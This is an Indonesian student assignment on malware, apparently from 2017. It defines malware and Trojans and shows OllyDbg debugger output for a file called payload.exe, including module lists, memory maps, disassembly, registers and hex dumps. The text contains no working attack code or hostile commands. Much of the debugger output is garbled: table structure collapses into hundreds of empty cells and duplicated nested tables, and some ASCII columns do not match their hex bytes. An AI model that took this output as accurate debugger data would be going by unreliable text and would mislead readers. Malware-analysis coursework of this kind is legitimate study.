

**TUGAS KEAMANAN JARINGAN  
KOMPUTER  
“MALWARE”**



**Devi Purnama  
09011281320016**

**SISTEM KOMPUTER  
FAKULTAS ILMU KOMPUTER  
UNIVERSITAS SRIWIJAYA  
2017**

Malware adalah istilah yang digunakan untuk perangkat lunak berbahaya yang dirancang untuk merusak atau melakukan tindakan yang tidak diinginkan terhadap sistem komputer. Contoh perangkat lunak berbahaya meliputi Virus, Worm. malware destruktif akan memanfaatkan alat komunikasi populer untuk menyebar, termasuk worm dikirim melalui email dan instant messages, Trojan horse dari situs web, dan file yang terinfeksi virus download dari koneksi peer-to-peer. Malware juga akan berusaha untuk mengeksploitasi kerentanan yang ada pada sistem making entry quiet and easy dan mengacu pada setiap jenis perangkat lunak berbahaya yang mencoba untuk menginfeksi komputer atau perangkat mobile. Hacker menggunakan malware untuk sejumlah alasan seperti, penggalan informasi pribadi atau password, mencuri uang, atau mencegah pemilik mengakses perangkat mereka. Anda dapat melindungi diri terhadap malware dengan menggunakan software anti-malware

Trojan horse atau Kuda Troya atau yang lebih dikenal sebagai Trojan dalam keamanan komputer merujuk kepada sebuah bentuk perangkat lunak yang mencurigakan (malicious software/malware) yang dapat merusak sebuah sistem atau jaringan. Tujuan dari Trojan adalah memperoleh informasi dari target (password, kebiasaan user yang tercatat dalam system log, data, dan lain-lain), dan mengendalikan target (memperoleh hak akses pada target)

Dalam tugas ini kami melakukan string payload.exe dan payload2.exe menggunakan software OLLYDBG.EXE maka pada payload.exe akan muncul tampilan seperti di bawah ini yaitu :

Pertama yang akan terbaca yaitu log data yang berfungsi untuk melihat tempat menyimpan file payload.exe. Jika membuka file payload.exe pada software OLLYDBG.EXE maka ini dari file ini akan di tampilkan secara jelas satu persatu.

| Log data |  |
|----------|--|
| Address  | Message  |
|          | OllyDbg v1.10  |
|          | File 'D:\Devi\TUGAS_kjk\TUGAS\payloads\payloads\payload.exe' |
|          | New process with ID 00001540 created                         |
|          | Main thread with ID 00001500 created                         |
| 00405A80 | Debug string: SHIMVIEW: ShimInfo(Complete)                   |
| 00400000 | Module D:\Devi\TUGAS_kjk\TUGAS\payloads\payloads\payload.exe |
| 6ACD0000 | Module C:\Windows\system32\apphelp.dll                       |
| 75250000 | Module C:\Windows\SYSTEM32\WSOCK32.dll                       |
| 75260000 | Module C:\Windows\SYSTEM32\bcryptPrimitives.dll              |
| 752C0000 | Module C:\Windows\SYSTEM32\CRYPTBASE.dll                     |
| 752D0000 | Module C:\Windows\SYSTEM32\SspiCli.dll                       |
| 75510000 | Module C:\Windows\SYSTEM32\KERNEL32.DLL                      |
| 75C50000 | Module C:\Windows\SYSTEM32\ADVAPI32.dll                      |
| 75D60000 | Module C:\Windows\SYSTEM32\NSI.dll                           |
| 75D70000 | Module C:\Windows\SYSTEM32\WS2_32.dll                        |
| 75DC0000 | Module C:\Windows\SYSTEM32\RPCRT4.dll                        |
| 75FF0000 | Module C:\Windows\SYSTEM32\MSUCRT.dll                        |
| 760B0000 | Module C:\Windows\SYSTEM32\sechost.dll                       |
| 774F0000 | Module C:\Windows\SYSTEM32\KERNELBASE.dll                    |
| 778A0000 | Module C:\Windows\SYSTEM32\ntdll.dll                         |
| 778DF3F0 | Single step event at ntdll.778DF3F0                          |

| Address  | Size     | Owner    | Section | Contains    | Type | Access | Initial | Mapped as          |
|----------|----------|----------|---------|-------------|------|--------|---------|--------------------|
| 00010000 | 00010000 |          |         |             | Map  | RW     | RW      |                    |
| 00040000 | 0000F000 |          |         |             | Map  | R      | R       |                    |
| 00085000 | 0000B000 |          |         |             | Priv | RW     | Guar    | RW                 |
| 0018B000 | 00002000 |          |         |             | Priv | RW     | Guar    | RW                 |
| 0018D000 | 00003000 |          |         | stack of ma | Priv | RW     | Guar    | RW                 |
| 00190000 | 00004000 |          |         |             | Map  | R      | R       |                    |
| 001A0000 | 00002000 |          |         |             | Priv | RW     | RW      |                    |
| 00220000 | 0001B000 |          |         |             | Priv | RW     | RW      |                    |
| 00320000 | 0007E000 |          |         |             | Map  | R      | R       | \\Device\HarddiskU |
| 003A0000 | 00006000 |          |         |             | Priv | RW     | RW      |                    |
| 00400000 | 00001000 | pay load |         | PE header   | Imag | R      | RWE     |                    |
| 00401000 | 0000B000 | pay load | .text   | code        | Imag | R      | RWE     |                    |
| 0040C000 | 00001000 | pay load | .rdata  | imports     | Imag | R      | RWE     |                    |
| 0040D000 | 00008000 | pay load | .data   | data        | Imag | R      | RWE     |                    |
| 00415000 | 00001000 | pay load | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 00540000 | 00003000 |          |         |             | Priv | RW     | RW      |                    |
| 6ACD0000 | 00001000 | apphelp  |         | PE header   | Imag | R      | RWE     |                    |
| 6ACD1000 | 00074000 | apphelp  | .text   | code,export | Imag | R      | RWE     |                    |
| 6AD45000 | 00004000 | apphelp  | .data   | data        | Imag | R      | RWE     |                    |
| 6AD49000 | 00003000 | apphelp  | .idata  | imports     | Imag | R      | RWE     |                    |
| 6AD4C000 | 00017000 | apphelp  | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 6AD63000 | 00006000 | apphelp  | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75250000 | 00001000 | WSOCK32  |         | PE header   | Imag | R      | RWE     |                    |
| 75251000 | 00003000 | WSOCK32  | .text   | code,export | Imag | R      | RWE     |                    |
| 75254000 | 00001000 | WSOCK32  | .data   | data        | Imag | R      | RWE     |                    |
| 75255000 | 00001000 | WSOCK32  | .idata  | imports     | Imag | R      | RWE     |                    |
| 75256000 | 00001000 | WSOCK32  | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 75257000 | 00001000 | WSOCK32  | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75260000 | 00001000 | bcryptPr |         | PE header   | Imag | R      | RWE     |                    |
| 75261000 | 0004D000 | bcryptPr | .text   | code,export | Imag | R      | RWE     |                    |
| 752AE000 | 00001000 | bcryptPr | .data   | data        | Imag | R      | RWE     |                    |
| 752AF000 | 00001000 | bcryptPr | .idata  | imports     | Imag | R      | RWE     |                    |
| 752B0000 | 00001000 | bcryptPr | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 752B1000 | 00002000 | bcryptPr | .reloc  | relocations | Imag | R      | RWE     |                    |
| 752C0000 | 00001000 | CRYPBASE |         | PE header   | Imag | R      | RWE     |                    |
| 752C1000 | 00004000 | CRYPBASE | .text   | code,export | Imag | R      | RWE     |                    |
| 752C5000 | 00001000 | CRYPBASE | .data   | data        | Imag | R      | RWE     |                    |
| 752C6000 | 00001000 | CRYPBASE | .idata  | imports     | Imag | R      | RWE     |                    |
| 752C7000 | 00001000 | CRYPBASE | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 752C8000 | 00001000 | CRYPBASE | .reloc  | relocations | Imag | R      | RWE     |                    |
| 752D0000 | 00001000 | SspiCli  |         | PE header   | Imag | R      | RWE     |                    |
| 752D1000 | 00016000 | SspiCli  | .text   | code,export | Imag | R      | RWE     |                    |
| 752E7000 | 00001000 | SspiCli  | .data   | data        | Imag | R      | RWE     |                    |
| 752E8000 | 00002000 | SspiCli  | .idata  | imports     | Imag | R      | RWE     |                    |
| 752EA000 | 00001000 | SspiCli  | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 752EB000 | 00002000 | SspiCli  | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75510000 | 00001000 | KERNEL32 |         | PE header   | Imag | R      | RWE     |                    |
| 75520000 | 00062000 | KERNEL32 | .text   | code        | Imag | R      | RWE     |                    |
| 75590000 | 0007E000 | KERNEL32 | .rdata  | imports,exp | Imag | R      | RWE     |                    |
| 75610000 | 00001000 | KERNEL32 | .data   | data        | Imag | RW     | RWE     |                    |
| 75620000 | 00001000 | KERNEL32 | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 75630000 | 0001A000 | KERNEL32 | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75C50000 | 00001000 | ADVAPI32 |         | PE header   | Imag | R      | RWE     |                    |
| 75C51000 | 00068000 | ADVAPI32 | .text   | code,export | Imag | R      | RWE     |                    |
| 75CB9000 | 00004000 | ADVAPI32 | .data   | data        | Imag | R      | RWE     |                    |
| 75CB0000 | 00005000 | ADVAPI32 | .idata  | imports     | Imag | R      | RWE     |                    |
| 75CC2000 | 00001000 | ADVAPI32 | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 75CC3000 | 00005000 | ADVAPI32 | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75D60000 | 00001000 | NSI      |         | PE header   | Imag | R      | RWE     |                    |
| 75D61000 | 00002000 | NSI      | .text   | code,export | Imag | R      | RWE     |                    |
| 75D63000 | 00001000 | NSI      | .data   | data        | Imag | R      | RWE     |                    |
| 75D64000 | 00001000 | NSI      | .idata  | imports     | Imag | R      | RWE     |                    |
| 75D65000 | 00001000 | NSI      | .rsrc   | resources   | Imag | R      | RWE     |                    |
| 75D66000 | 00001000 | NSI      | .reloc  | relocations | Imag | R      | RWE     |                    |
| 75D70000 | 00001000 | WS2_32   |         | PE header   | Imag | R      | RWE     |                    |
| 75D71000 | 00035000 | WS2_32   | .text   | code,export | Imag | R      | RWE     |                    |
| 75D06000 | 00001000 | WS2_32   | .data   | data        | Imag | R      | RWE     |                    |


| Base     | Size     | Entry    | Name     | File version   | Path  |
|----------|----------|----------|----------|----------------|---|
| 00400000 | 00016000 | 00405A80 | pay load | 2.2.14         | D:\Devi\TUGAS_kjk\TUGAS\pay loads\pay loads\pay loa |
| 6ACD0000 | 00099000 | 6ACD2C48 | apphelp  | 6.3.9600.16384 | C:\Windows\system32\apphelp.dll                     |
| 75250000 | 00008000 | 752510C8 | WSOCK32  | 6.3.9600.16384 | C:\Windows\SYSTEM32\WSOCK32.dll                     |
| 75260000 | 00053000 | 75264815 | bcryptPr | 6.3.9600.17031 | C:\Windows\SYSTEM32\bcryptPrimitives.dll            |
| 752C0000 | 00009000 | 752C1005 | CRYPBASE | 6.3.9600.16384 | C:\Windows\SYSTEM32\CRYPBASE.dll                    |
| 752D0000 | 0001D000 | 752DAE56 | SspiCli  | 6.3.9600.16408 | C:\Windows\SYSTEM32\SspiCli.dll                     |
| 75510000 | 00140000 | 75529210 | KERNEL32 | 6.3.9600.17031 | C:\Windows\SYSTEM32\KERNEL32.DLL                    |
| 75C50000 | 00078000 | 75C51005 | ADVAPI32 | 6.3.9600.16384 | C:\Windows\SYSTEM32\ADVAPI32.dll                    |
| 75D60000 | 00007000 | 75D61589 | NSI      | 6.3.9600.16384 | C:\Windows\SYSTEM32\NSI.dll                         |
| 75D70000 | 0004D000 | 75D710D1 | WS2_32   | 6.3.9600.16384 | C:\Windows\SYSTEM32\WS2_32.dll                      |
| 75D00000 | 00001000 | 75D07432 | RPCRT4   | 6.3.9600.16384 | C:\Windows\SYSTEM32\RPCRT4.dll                      |
| 75FF0000 | 0000E000 | 75FFA9CD | MSUCRT   | 7.0.9600.16384 | C:\Windows\SYSTEM32\MSUCRT.dll                      |
| 760B0000 | 0003E000 | 760B5F8D | sechost  | 6.3.9600.16384 | C:\Windows\SYSTEM32\sechost.dll                     |
| 774F0000 | 000CF000 | 774FDA2D | KERNELBA | 6.3.9600.17031 | C:\Windows\SYSTEM32\KERNELBASE.dll                  |
| 778A0000 | 00168000 |          | ntdll    | 6.3.9600.17031 | C:\Windows\SYSTEM32\ntdll.dll                       |

| Ident    | Entry    | Data block | Last error               | Status | Priority | User time | System |
|----------|----------|------------|--------------------------|--------|----------|-----------|--------|
| 00001580 | 00405A8D | 7FFD0000   | ERROR_SUCCESS (00000000) | Active | 32 + 0   | 0.0312 s  | 0.0    |


### CPU - main thread, module ntdll

| <pre> 778DF3F0 895C24 08      MOV  DWORD PTR SS:[ESP+8],EBX 778DF3F4 vE9 8DB40000 JMP  ntdll.778EA886 778DF3F9 8DA424 00000000 LEA  ESP, DWORD PTR SS:[ESP] 778DF400 8BD4      MOV  EDX, ESP 778DF402 0F34      SYSENTER 778DF404 C3        RETN 778DF405 8DA424 00000000 LEA  ESP, DWORD PTR SS:[ESP] 778DF40C 8D6424 00      LEA  ESP, DWORD PTR SS:[ESP] 778DF410 8D5424 08      LEA  EDX, DWORD PTR SS:[ESP+8] 778DF414 CD 2E      INT  2E 778DF416 C3        RETN 778DF417 90        NOP 778DF418 90        NOP 778DF419 90        NOP 778DF41A 90        NOP 778DF41B 90        NOP 778DF41C 90        NOP 778DF41D 90        NOP 778DF41E 90        NOP 778DF41F 90        NOP 778DF420 55        PUSH EBP 778DF421 8BEC      MOV  EBP, ESP 778DF423 8DA424 30FDFFFF LEA  ESP, DWORD PTR SS:[ESP-2D0] 778DF42A 54        PUSH ESP 778DF42B E8 63010000 CALL ntdll.RtlCaptureContext 778DF430 8B55 04      MOV  EDX, DWORD PTR SS:[EBP+4] 778DF433 8B45 08      MOV  EAX, DWORD PTR SS:[EBP+8] 778DF436 838424 C4000000 ADD  DWORD PTR SS:[ESP+C4], 4 778DF43E 8950 0C      MOV  DWORD PTR DS:[EAX+C], EDX 778DF441 C70424 07000100 MOV  DWORD PTR SS:[ESP], 10007 778DF448 8BCC      MOV  ECX, ESP 778DF44A 6A 01      PUSH 1 778DF44C 51        PUSH ECX 778DF44D 5E7E 08      PUSH  DWORD PTR SS:[EBP+8] </pre>   | <pre> Registers (FPU) EAX 00405A8D payload.&lt;ModuleEntryPoint&gt; ECX 00000000 EDX 00000000 EBX 7FFDE000 ESP 0018FFF0 EBP 00000000 ESI 00000000 EDI 00000000 EIP 778DF3F0 ntdll.778DF3F0 C 0 ES 002B 32bit 0(FFFFFFFF) P 0 CS 0023 32bit 0(FFFFFFFF) A 0 SS 002B 32bit 0(FFFFFFFF) Z 0 DS 002B 32bit 0(FFFFFFFF) S 0 FS 0053 32bit 7FFD0000(FFF) T 0 GS 002B 32bit 0(FFFFFFFF) D 0 O 0 I 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO, NB, NE, A, NS, PO, GE, G) ST0 empty 0.0 ST1 empty 0.0 ST2 empty 0.0 ST3 empty 0.0 ST4 empty 0.0 ST5 empty 0.0 ST6 empty 0.0 ST7 empty 0.0 FPU 3 2 1 0 E S P U 0 FST 0000 Cond 0 0 0 0 Err 0 0 0 0 FCW 027F Prec NEAR, 53 Mask 1 1 1 </pre> |                            |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
|--|--|----------------------------|-------|----------|-------------------------|-------|----------|-------------------------|-------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|--------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|---------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|---------|----------|-------------------------|----------|----------|-------------------------|---------|----------|-------------------------|---------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|---------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|----------|----------|-------------------------|---------|--|---------|----------|-------|----------|----------|--|----------|----------|----------------------------|----------|----------|--|----------|----------|--|
| <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Address</th> <th>Hex dump</th> <th>ASCII</th> </tr> </thead> <tbody> <tr> <td>00400000</td> <td>00 00 00 00 00 00 00 00</td> <td>.....</td> </tr> <tr> <td>00400008</td> <td>00 00 00 00 00 00 00 00</td> <td>.....</td> </tr> <tr> <td>00400010</td> <td>01 00 00 00 64 00 00 00</td> <td>0...d...</td> </tr> <tr> <td>00400018</td> <td>01 00 00 00 01 00 00 00</td> <td>0...0...</td> </tr> <tr> <td>00400020</td> <td>01 00 00 00 00 00 00 00</td> <td>0.....</td> </tr> <tr> <td>00400028</td> <td>38 C3 C9 01 00 00 00 00</td> <td>Chf0....</td> </tr> <tr> <td>00400030</td> <td>E8 08 41 00 32 00 00 00</td> <td>0A.2....</td> </tr> <tr> <td>00400038</td> <td>42 00 00 00 48 00 00 00</td> <td>B...K...</td> </tr> <tr> <td>00400040</td> <td>50 00 00 00 5A 00 00 00</td> <td>P...Z...</td> </tr> <tr> <td>00400048</td> <td>5F 00 00 00 62 00 00 00</td> <td>...b...</td> </tr> <tr> <td>00400050</td> <td>63 00 00 00 64 00 00 00</td> <td>c...d...</td> </tr> <tr> <td>00400058</td> <td>25 73 3A 20 43 61 6E 6E</td> <td>%s: Cann</td> </tr> <tr> <td>00400060</td> <td>6F 74 20 75 73 65 20 63</td> <td>ot use c</td> </tr> <tr> <td>00400068</td> <td>6F 6E 63 75 72 72 65 6E</td> <td>oncurrn</td> </tr> <tr> <td>00400070</td> <td>63 79 20 6C 65 76 65 6C</td> <td>cy level</td> </tr> <tr> <td>00400078</td> <td>20 67 72 65 61 74 65 72</td> <td>greater</td> </tr> <tr> <td>00400080</td> <td>20 74 68 61 6E 20 74 6F</td> <td>than to</td> </tr> <tr> <td>00400088</td> <td>74 61 6C 20 6E 75 6D 62</td> <td>tal numb</td> </tr> <tr> <td>00400090</td> <td>65 72 20 6F 66 20 72 65</td> <td>er of re</td> </tr> <tr> <td>00400098</td> <td>71 75 65 73 74 73 0A 00</td> <td>quests..</td> </tr> <tr> <td>004000A0</td> <td>25 73 3A 20 49 6E 76 61</td> <td>%s: Inva</td> </tr> <tr> <td>004000A8</td> <td>6C 69 64 20 43 6F 6E 63</td> <td>lid Conc</td> </tr> <tr> <td>004000B0</td> <td>75 72 72 65 6E 63 79 20</td> <td>urrency</td> </tr> <tr> <td>004000B8</td> <td>5B 52 61 6E 67 65 20 30</td> <td>[Range 0</td> </tr> <tr> <td>004000C0</td> <td>2E 2E 25 64 5D 0A 00 00</td> <td>..%d]...</td> </tr> <tr> <td>004000C8</td> <td>25 73 3A 20 69 6E 76 61</td> <td>%s: inva</td> </tr> <tr> <td>004000D0</td> <td>6C 69 64 20 55 52 4C 0A</td> <td>lid URL.</td> </tr> <tr> <td>004000D8</td> <td>00 00 00 00 25 73 3A 20</td> <td>....%s!</td> </tr> </tbody> </table> | Address  | Hex dump                   | ASCII | 00400000 | 00 00 00 00 00 00 00 00 | ..... | 00400008 | 00 00 00 00 00 00 00 00 | ..... | 00400010 | 01 00 00 00 64 00 00 00 | 0...d... | 00400018 | 01 00 00 00 01 00 00 00 | 0...0... | 00400020 | 01 00 00 00 00 00 00 00 | 0..... | 00400028 | 38 C3 C9 01 00 00 00 00 | Chf0.... | 00400030 | E8 08 41 00 32 00 00 00 | 0A.2.... | 00400038 | 42 00 00 00 48 00 00 00 | B...K... | 00400040 | 50 00 00 00 5A 00 00 00 | P...Z... | 00400048 | 5F 00 00 00 62 00 00 00 | ...b... | 00400050 | 63 00 00 00 64 00 00 00 | c...d... | 00400058 | 25 73 3A 20 43 61 6E 6E | %s: Cann | 00400060 | 6F 74 20 75 73 65 20 63 | ot use c | 00400068 | 6F 6E 63 75 72 72 65 6E | oncurrn | 00400070 | 63 79 20 6C 65 76 65 6C | cy level | 00400078 | 20 67 72 65 61 74 65 72 | greater | 00400080 | 20 74 68 61 6E 20 74 6F | than to | 00400088 | 74 61 6C 20 6E 75 6D 62 | tal numb | 00400090 | 65 72 20 6F 66 20 72 65 | er of re | 00400098 | 71 75 65 73 74 73 0A 00 | quests.. | 004000A0 | 25 73 3A 20 49 6E 76 61 | %s: Inva | 004000A8 | 6C 69 64 20 43 6F 6E 63 | lid Conc | 004000B0 | 75 72 72 65 6E 63 79 20 | urrency | 004000B8 | 5B 52 61 6E 67 65 20 30 | [Range 0 | 004000C0 | 2E 2E 25 64 5D 0A 00 00 | ..%d]... | 004000C8 | 25 73 3A 20 69 6E 76 61 | %s: inva | 004000D0 | 6C 69 64 20 55 52 4C 0A | lid URL. | 004000D8 | 00 00 00 00 25 73 3A 20 | ....%s! | <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Address</th> <th>Hex dump</th> <th>ASCII</th> </tr> </thead> <tbody> <tr> <td>0018FFF0</td> <td>00000000</td> <td></td> </tr> <tr> <td>0018FFF4</td> <td>00405A8D</td> <td>payload.&lt;ModuleEntryPoint&gt;</td> </tr> <tr> <td>0018FFF8</td> <td>00000000</td> <td></td> </tr> <tr> <td>0018FFFC</td> <td>00000000</td> <td></td> </tr> </tbody> </table> | Address | Hex dump | ASCII | 0018FFF0 | 00000000 |  | 0018FFF4 | 00405A8D | payload.<ModuleEntryPoint> | 0018FFF8 | 00000000 |  | 0018FFFC | 00000000 |  |
| Address  | Hex dump   | ASCII                      |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400000   | 00 00 00 00 00 00 00 00  | .....                      |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400008   | 00 00 00 00 00 00 00 00  | .....                      |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400010   | 01 00 00 00 64 00 00 00  | 0...d...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400018   | 01 00 00 00 01 00 00 00  | 0...0...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400020   | 01 00 00 00 00 00 00 00  | 0.....                     |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400028   | 38 C3 C9 01 00 00 00 00  | Chf0....                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400030   | E8 08 41 00 32 00 00 00  | 0A.2....                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400038   | 42 00 00 00 48 00 00 00  | B...K...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400040   | 50 00 00 00 5A 00 00 00  | P...Z...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400048   | 5F 00 00 00 62 00 00 00  | ...b...                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400050   | 63 00 00 00 64 00 00 00  | c...d...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400058   | 25 73 3A 20 43 61 6E 6E  | %s: Cann                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
